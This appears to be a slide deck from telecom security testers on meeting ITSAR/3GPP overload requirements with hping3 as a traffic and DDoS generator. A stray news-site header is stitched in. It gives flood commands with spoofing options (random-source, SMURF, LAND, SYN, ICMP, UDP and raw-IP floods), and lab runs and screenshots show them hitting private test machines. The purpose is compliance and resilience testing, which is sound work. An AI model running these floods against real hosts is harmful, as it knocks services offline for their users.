



***Traffic Generator/DDoS Tool  
(Network and application level)***

**Manas Kumar Panda(ADG SAS-IV)  
Hari Ramamoorthy(RA)**

# Recent Incident about DDoS attack:

Sections

ENGLISH | தமிழ் | বাংলা | മലയാളം | ગુજરાતી | हिंदी | मराठी | BUSINESS | बिज़नेस

Newsletters



EDITION INDIA



Wednesday, Sep 11, 2024 | EPAPER | TODAY'S PAPER

Home ePaper My Express UPSC Explained Opinion Politics Business Entertainment Sports Cities Lifestyle

Subscribe

Sign In

TRENDING

UPSC Pack

Express Shorts

Apple Event

Mini Crossword

Premium

Podcast

Health & Wellness

News / Explained / Everyday Explainers / Trump-Musk interview on X reportedly hit by DDoS attack: What it means

# Trump-Musk interview on X reportedly hit by DDoS attack: What it means



Elon Musk cited a “massive DDoS attack” for the technical glitches during his recent audio interview with Donald Trump on X. We explain how such attacks work.

By: **Explained Desk**

New Delhi | Updated: August 14, 2024 11:31 IST



4 min read



# Difference between DoS vs DDoS :


## DoS : Denial of Service

Attack the DUT(Services/Protocols) from single device



## DDoS : Distributed Denial of Service

Attack the DUT(Services/Protocols) from multiple device



How do you know if an attack is happening?

## Symptoms




Unusually slow (opening files or accessing websites),

- Unavailability of a particular website, or
- An inability to access any website.

Confirm TEST:via network traffic monitoring and analysis.

# Types of DoS/DDoS Attack :

Type	Volume-based	Protocol-based	Application layer
Magnitude measurement	Bits per second (bps)	Packets per second (pps)	Requests per second (rps)
Common examples	<ul style="list-style-type: none"><li>• UDP flood</li><li>• DNS amplification</li><li>• Misused application</li></ul>	<ul style="list-style-type: none"><li>• SYN flood</li><li>• ICMP flood</li><li>• Ping of death</li></ul>	<ul style="list-style-type: none"><li>• HTTP flood</li><li>• Slowloris</li></ul>



# Context-What ITSAR/3GPP Says?

- Section 4.2.3.3.1 → System handling during overload situations

## *ITSAR-Network Level and application-level DDoS*

The system shall provide security measures to deal with overload situations which may occur as a result of a denial of service attack or during periods of increased traffic, or reach the congestion threshold

NE shall have protection mechanism against Network level and Application-level DDoS attacks. NE shall provide security measures to deal with overload situations which may occur as a result of a denial of service attack- (*Attack generator*) or during periods of increased traffic.----(*Traffic Generator*)

## *Testing*

**Test case:** Refer to test case in clause 4.2.3.3.3.

# Context-What ITSAR/3GPP Says?

- Section 4.2.3.3.1 ->System handling during excessive overload situations
- **Excessive Overload Protection**
- The system shall act in a predictable way if an overload situation cannot be prevented. A system shall be built in this way that it can react on an overload situation in a controlled way. However it is possible that a situation happens where the security measures are no longer sufficient.
- In such case it shall be ensured that the system cannot reach an undefined and thus potentially insecure state. In an extreme case this means that a controlled system shutdown is preferable to uncontrolled failure of the security functions and thus loss of system protection.
- Simulate a Overload Situation-Push to the limit--- Can be by DDoS or Increased Traffic
- **Test Name:** TC\_SYSTEM\_HANDLING\_OF\_OVERLOAD\_SITUATIONS
  - NOTE: This test case covers requirements 4.2.3.3.1 and this requirement4.2.3.3.3.

## Volume/Protocol based DoS/DDoS Attack :

- 1. Random Source Attack :** In this attack, an attacker can send multiple random packets with different source addresses to the target machine which may cause the Distributed denial of service attack. It is difficult to identify the actual source address after an incident occurs.  
*Ex : # hping3 -S -p 80 127.0.0.1 — flood — rand-source*
- 2. SMURF Attack :** This is a kind of DDoS attack in which spoofed source address send a large amount of ICMP packets to the target address. It uses a victim address as a source address to send/broadcast the multiple ICMP ping request.  
*Ex : # hping3 — icmp — flood 127.0.0.1 -a 127.0.0.1*
- 3. LAND Attack :** This is a kind of DoS (Denial of Service) attack in which a packet is sent to a target machine with the same address ( Source Address and destination address the same).  
*Ex : hping3 -S -p 80 127.0.0.1 -a 127.0.0.1*
- 4. SYN Flood Attack :** Syn flood is also known as a half-open attack. In this attack, the attacker sends multiple connection requests to perform the distributed denial of service attack.  
*Ex : # hping3 -S -p 80 Target — flood*
- 5. TCP Sequence Prediction Attack (ISN Prediction) :** When a packet is sent or received from client to server, usually each packet contains a sequence number which helps to keep tracking of received and acknowledged data packets. Sometimes attackers exploit the sequence number of TCP packets and to commit attacked to perform malicious activities. The aim of this attack is to predict the sequence number used to identify the packets in a TCP connection, which can be used to counterfeit packets. Below is the command to identify the sequence number of TCP Packets  
*Ex : # hping3 -S -p 80 -Q 127.0.0.1*


**Tools Used :** hping3, any commercial tool

## What is hping3 ?

- hping3 is a network tool able to send custom ICMP/UDP/TCP packets and to display target replies like ping does with ICMP replies.
- It handles fragmentation and arbitrary packet body and size, and can be used to transfer files under supported protocols.
- Using hping3, you can test
  - ❖ firewall rules,
  - ❖ perform (spoofed) port scanning,
  - ❖ test network performance using different protocols,
  - ❖ do path MTU discovery,
  - ❖ perform traceroute-like actions under different protocols,
  - ❖ fingerprint remote operating systems,
  - ❖ audit TCP/IP stacks.

# Test Case I : Desktop environment

## Test Setup :



Tester Machine(Client Machine - Hping3)  
OS : Ubuntu 22.04  
Src.IP : 192.168.129.21/24


DUT Machine(Server Machine)  
OS : Windows 10 Pro  
Src.IP : 192.168.129.22/24

## Test Plan : Perform Flood based attacks


- 1) ICMP
- 2) TCP(SYN, ACK, RST, FIN, other flgs also)
- 3) UDP
- 4) RAW IP

# 1. ICMP Flood Traffic :


## 1.1 Before ICMP flood traffic at client side



## 1.2 After ICMP flood traffic at client side



## 1.3 After ICMP flood traffic at Server side



### Commands Info :

# sudo hping3 -d 65495 --icmp -flood 192.168.129.22  
-d -> data size(payload)  
--icmp -> use ICMP protocol  
--flood -> Don't wait for reply. Keep send packets as much possible

# 2. TCP SYN Flood Traffic :

## 2.1 SYN flood traffic at client side

The screenshot shows a Linux terminal window on the left with the following commands and output:

```
acer@acer-Precision-Tower-3620: ~  
$ sudo hping3 -d 65495 --icmp --flood 192.168.129.22  
password for acer:  
192.168.129.22 (enp4s0f0 192.168.129.22): icmp mode set, 28 headers + 65495 data bytes  
in flood mode, no replies will be shown  
192.168.129.22 hping statistic ---  
packets transmitted, 0 packets received, 100% packet loss  
trip min/avg/max = 0.0/0.0/0.0 ms  
acer@acer-Precision-Tower-3620: ~  
$ sudo hping3 -d 65495 --icmp --flood 192.168.129.22  
192.168.129.22 (enp4s0f0 192.168.129.22): icmp mode set, 28 headers + 65495 data bytes  
in flood mode, no replies will be shown  
192.168.129.22 hping statistic ---  
packets transmitted, 0 packets received, 100% packet loss  
trip min/avg/max = 0.0/0.0/0.0 ms  
acer@acer-Precision-Tower-3620: ~  
$ sudo hping3 -d 65495 --syn --flood 192.168.129.22  
192.168.129.22 (enp4s0f0 192.168.129.22): S set, 40 headers + 65495 data bytes  
in flood mode, no replies will be shown
```

On the right, the 'Resources' window shows system performance metrics:

- CPU:** CPU1 18.6%, CPU2 100.0%, CPU3 21.6%, CPU4 30.3%
- Memory and Swap:** Memory 9.7 GB (58.3%) of 16.6 GB Cache 5.8 GB; Swap 0 bytes (0.0%) of 2.1 GB
- Network:** Receiving 0 bytes/s Total Received 42.1 MIB; Sending 119.8 MIB/s Total Sent 16.3 GiB

### Commands Info :

- # sudo hping3 -d 65495 --syn --flood 192.168.129.22
- d -> data size(payload)
- syn -> use TCP SYN protocol
- flood -> Don't wait for reply. Keep send packets as much possible


## 2.2 SYN flood traffic at Server side

The screenshot shows the Windows Task Manager Performance tab for the 'Ethernet' adapter (Intel(R) Ethernet Connection (4) I219-LM). The network throughput graph shows a sharp spike in activity, reaching approximately 994 Mbps. The status bar at the bottom indicates:

- Send: 0 Kbps
- Receive: 994 Mbps
- Adapter name: Ethernet
- Connection type: Ethernet
- IPv4 address: 192.168.129.22
- IPv6 address: fe80:6f3d:5a40:6b54:40ea%19

# 3. UDP Flood Traffic :


## 3.1 UDP flood traffic at client side



### Commands Info :

- # `sudo hping3 -d 65495 --udp --flood 192.168.129.22`
- d -> data size(payload)
- syn -> use UDP protocol
- flood -> Don't wait for reply. Keep send packets as much possible

## 3.2 UDP flood traffic at Server side



# 4. RAW IP Flood Traffic :

## 4.1 Raw IP flood traffic at client side

The screenshot shows a Linux terminal window on the left and a system monitor window on the right. The terminal displays the execution of the `hping3` command in raw IP flood mode, showing a 100% packet loss rate. The system monitor shows CPU usage, with CPU3 at 100.0%, and network traffic statistics indicating a high volume of data being sent.

```
acer@acer-Precision-Tower-3620: ~$ sudo hping3 -d 65495 --udp --flood 192.168.129.22
hping3 192.168.129.22 (enp4s0f0 192.168.129.22): udp mode set, 28 headers + 65495 data bytes
hping3 in flood mode, no replies will be shown
hping3 192.168.129.22 hping statistic ---
packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
acer@acer-Precision-Tower-3620: ~$ sudo hping3 -d 65495 --rawip --flood 192.168.129.22
hping3 192.168.129.22 (enp4s0f0 192.168.129.22): raw IP mode set, 20 headers + 65495 data bytes
hping3 in flood mode, no replies will be shown
```

**System Monitor Data:**

- CPU:** CPU1 27.0%, CPU2 22.4%, CPU3 100.0%, CPU4 23.0%
- Memory and Swap:** Memory 9.7 GB (58.5%) of 16.6 GB, Swap 0 bytes (0.0%) of 2.1 GB
- Network:** Receiving 0 bytes/s, Total Received 42.1 MiB; Sending 119.9 MiB/s, Total Sent 27.9 GiB

### Commands Info :

- # `sudo hping3 -d 65495 --rawip --flood 192.168.129.22`
- d -> data size(payload)
- syn -> use IP(RAW) protocol
- flood -> Don't wait for reply. Keep send packets as much possible

## 4.2 Raw IP flood traffic at Server side

The screenshot shows the Windows Task Manager Performance tab. The Ethernet section shows a throughput graph for the Intel(R) Ethernet Connection (4) I219-LM. The graph shows a sharp increase in traffic, reaching a peak of 1.0 Gbps. The status bar below the graph shows a send rate of 0 Kbps and a receive rate of 1.0 Gbps.

**System Monitor Data:**

- CPU:** 25% 1.53 GHz
- Memory:** 4.7/7.9 GB (59%)
- Disk 0 (C: D:):** HDD 10%
- Disk 1 Removable:** 0%
- Ethernet:** Ethernet 0 R: 1.0 Gbps
- Ethernet Ethernet 2:** S: 0 R: 0 Kbps
- Ethernet vEthernet (Default Swi...):** S: 0 R: 0 Kbps
- GPU 0:** Intel(R) HD Graphics 6... 0%

**Ethernet Throughput:** Adapter name: Ethernet, Connection type: Ethernet, IPv4 address: 192.168.129.22, IPv6 address: fe80:6f3d:5a40:6b54:40ea%19. Send: 0 Kbps, Receive: 1.0 Gbps.

## Test Case II : Server environment

### Test Setup :



Hybervisor 1(Client Machine - Hping3)  
OS : Ubuntu 20.04  
IP : 192.168.20.5/24

Hybervisor 2 (Server Machine)  
OS : Windows 10 Pro  
IP : 192.168.20.4/24

### Test Plan : Perform Flood based attacks

- 1) ICMP
- 2) TCP(SYN, ACK, RST, FIN, other flgs also)
- 3) UDP
- 4) RAW IP

# 1. ICMP Flood Traffic :

## 1.1 ICMP flood traffic at both server and client side

The screenshot displays a Windows Remote Desktop session with two main windows open:

- Left Window (Network Monitor):** Shows a list of network adapters on the left. The selected adapter, 'Slot 8 Port 2', shows a throughput of 3.5 Gbps for both Send and Receive. Adapter details include: Adapter name: Slot 8 Port 2, Connection type: Ethernet, IPv4 address: 192.168.20.4, and IPv6 address: fe80::bd:997b:...
- Right Window (System Resource Monitor):** Shows system performance metrics:
  - CPU History:** A line graph showing CPU usage for four cores: CPU1 (11.2%), CPU2 (29.4%), CPU3 (28.0%), and CPU4 (10.2%).
  - Memory and Swap History:** Shows memory usage at 1.7 GiB (45.1%) of 3.8 GiB, with 1.8 GiB of cache.
  - Network History:** A line graph showing network activity. Summary statistics at the bottom indicate: Receiving 409.9 MiB/s, Total Received 56.5 GiB, Sending 409.7 MiB/s, and Total Sent 330.4 GiB.

A terminal window in the foreground shows the execution of a flood command:

```
hping3@hping3-Virt...
167189 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
hping3@hping3-Virtual-Machine:~/Desktop$ sudo hping3 -d 65495 --icmp -
-flood 192.168.20.4
HPING 192.168.20.4 (eth0 192.168.20.4): icmp mode set, 28 headers + 65
495 data bytes
hping in flood mode, no replies will be shown
```

# 2. TCP SYN Flood Traffic :

## 2.1 TCP SYN flood traffic at both server and client side

The screenshot displays a remote desktop connection to a virtual machine named 'TestVM on SASFPRDHY1'. The interface is divided into several sections:

- Network Throughput (Left Panel):** Shows a graph of network activity. The 'Send' rate is 2.1 Mbps and the 'Receive' rate is 3.0 Gbps. Adapter details include Slot 8 Port 2, Ethernet connection type, IPv4 address 192.168.20.4, and IPv6 address fe80::bd:997b:...
- System Resources (Right Panel):** Displays CPU, Memory, and Network history graphs.
  - CPU History:** Shows CPU usage for four cores: CPU1 (7.8%), CPU2 (8.0%), CPU3 (27.0%), and CPU4 (31.0%).
  - Memory and Swap History:** Shows memory usage at 1.7 GiB (44.8%) of 3.8 GiB, with 1.8 GiB of cache.
  - Network History:** Shows a sharp spike in network activity corresponding to the flood.
  - Summary:** Receiving 288.8 KiB/s (Total Received 48.8 GiB), Sending 358.9 MiB/s (Total Sent 309.0 GiB).
- Terminal (Bottom Right):** Shows the execution of a SYN flood attack:

```
hping3@hping3-Virt...  
190311 packets transmitted, 0 packets received, 100% packet loss  
round-trip min/avg/max = 0.0/0.0/0.0 ms  
hping3@hping3-Virtual-Machine:~/Desktop$ sudo hping3 -d 65495 --syn --flood 192.168.20.4  
HPING 192.168.20.4 (eth0 192.168.20.4): S set, 40 headers + 65495 data bytes  
hping in flood mode, no replies will be shown
```

# 3. UDP Flood Traffic :

## 3.1 UDP flood traffic at both server and client side

The screenshot displays a remote desktop connection to a virtual machine named 'TestVM on SASFPRDHY1'. The interface is divided into several sections:

- Network Throughput (Left Panel):** Shows a graph of network activity over 60 seconds. The current status is 80.0 Kbps Send and 3.2 Gbps Receive. Adapter name: Slot 8 Port 2. Connection type: Ethernet. IPv4 address: 192.168.20.4. IPv6 address: fe80::bd:997b...
- System Resources (Main Panel):**
  - CPU History:** Shows CPU usage for four cores: CPU1 (5.0%), CPU2 (15.3%), CPU3 (24.3%), and CPU4 (41.0%).
  - Memory and Swap History:** Shows memory usage at 1.7 GiB (44.7%) of 3.8 GiB, with a 1.8 GiB cache.
  - Network History:** Shows network activity over 60 seconds. Current status: Receiving 0 bytes/s, Total Received 48.8 GiB; Sending 373.4 MiB/s, Total Sent 286.9 GiB.
